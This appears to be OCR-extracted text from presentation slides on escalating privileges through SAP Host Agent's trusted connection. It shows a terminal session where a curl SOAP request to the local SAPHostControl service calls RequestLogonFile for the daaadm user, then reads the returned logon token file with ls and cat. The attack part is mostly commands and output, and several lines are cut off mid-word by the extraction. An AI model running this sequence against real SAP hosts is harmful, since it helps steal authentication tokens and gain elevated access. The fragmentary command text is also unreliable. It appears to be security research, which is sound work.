
SAP Host Agent

daaadm


2702282443137234634522881264230474671502

```
/usr
  /sap
    /hostctrl
      /work
        /sapcontrol_logon
          /logon42
```

...to root them all : Trusted Connection




...to root them all : Trusted Connection



```
target:daaadm > curl -skL -X POST http://localhost:1128/SAPHostControl.cgi -H 'Content-Type:
ml; charset=utf-8' --data '<?xml version="1.0" encoding="UTF-8" ?><S:Envelope xmlns:S="http:/
as.xmlsoap.org/soap/envelope/"><S:Body><ns2:RequestLogonFile xmlns:ns2="urn:SAPHostControl"><
aaadm</user></ns2:RequestLogonFile></S:Body></S:Envelope>' | xmllint --format -
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-ENC=
//schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" x
sd="http://www.w3.org/2001/XMLSchema" xmlns:SAPControl="urn:SAPControl" xmlns:SAPCCMS="urn:SA
 xmlns:SAPHostControl="urn:SAPHostControl" xmlns:SAPLandscapeService="urn:SAPLandscapeService
s:SAPMetricService="urn:SAPMetricService" xmlns:SAPOscol="urn:SAPOscol" xmlns:SAPDSR="urn:SAP
  <SOAP-ENV:Body>
    <SAPHostControl:RequestLogonFileResponse>
      <filename>/usr/sap/hostctrl/work/sapcontrol_logon/logon57</filename>
    </SAPHostControl:RequestLogonFileResponse>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
target:daaadm >
target:daaadm >
target:daaadm > ls -larht /usr/sap/hostctrl/work/sapcontrol_logon/logon57
-rw------- 1 daaadm sapsys 40 May 29 09:55 /usr/sap/hostctrl/work/sapcontrol_logon/logon57
target:daaadm >
target:daaadm > cat /usr/sap/hostctrl/work/sapcontrol_logon/logon57
3820284174274349106721965308980625124753target:daaadm >
target:daaadm >
target:daaadm >
```


...to root them all : Trusted Connection



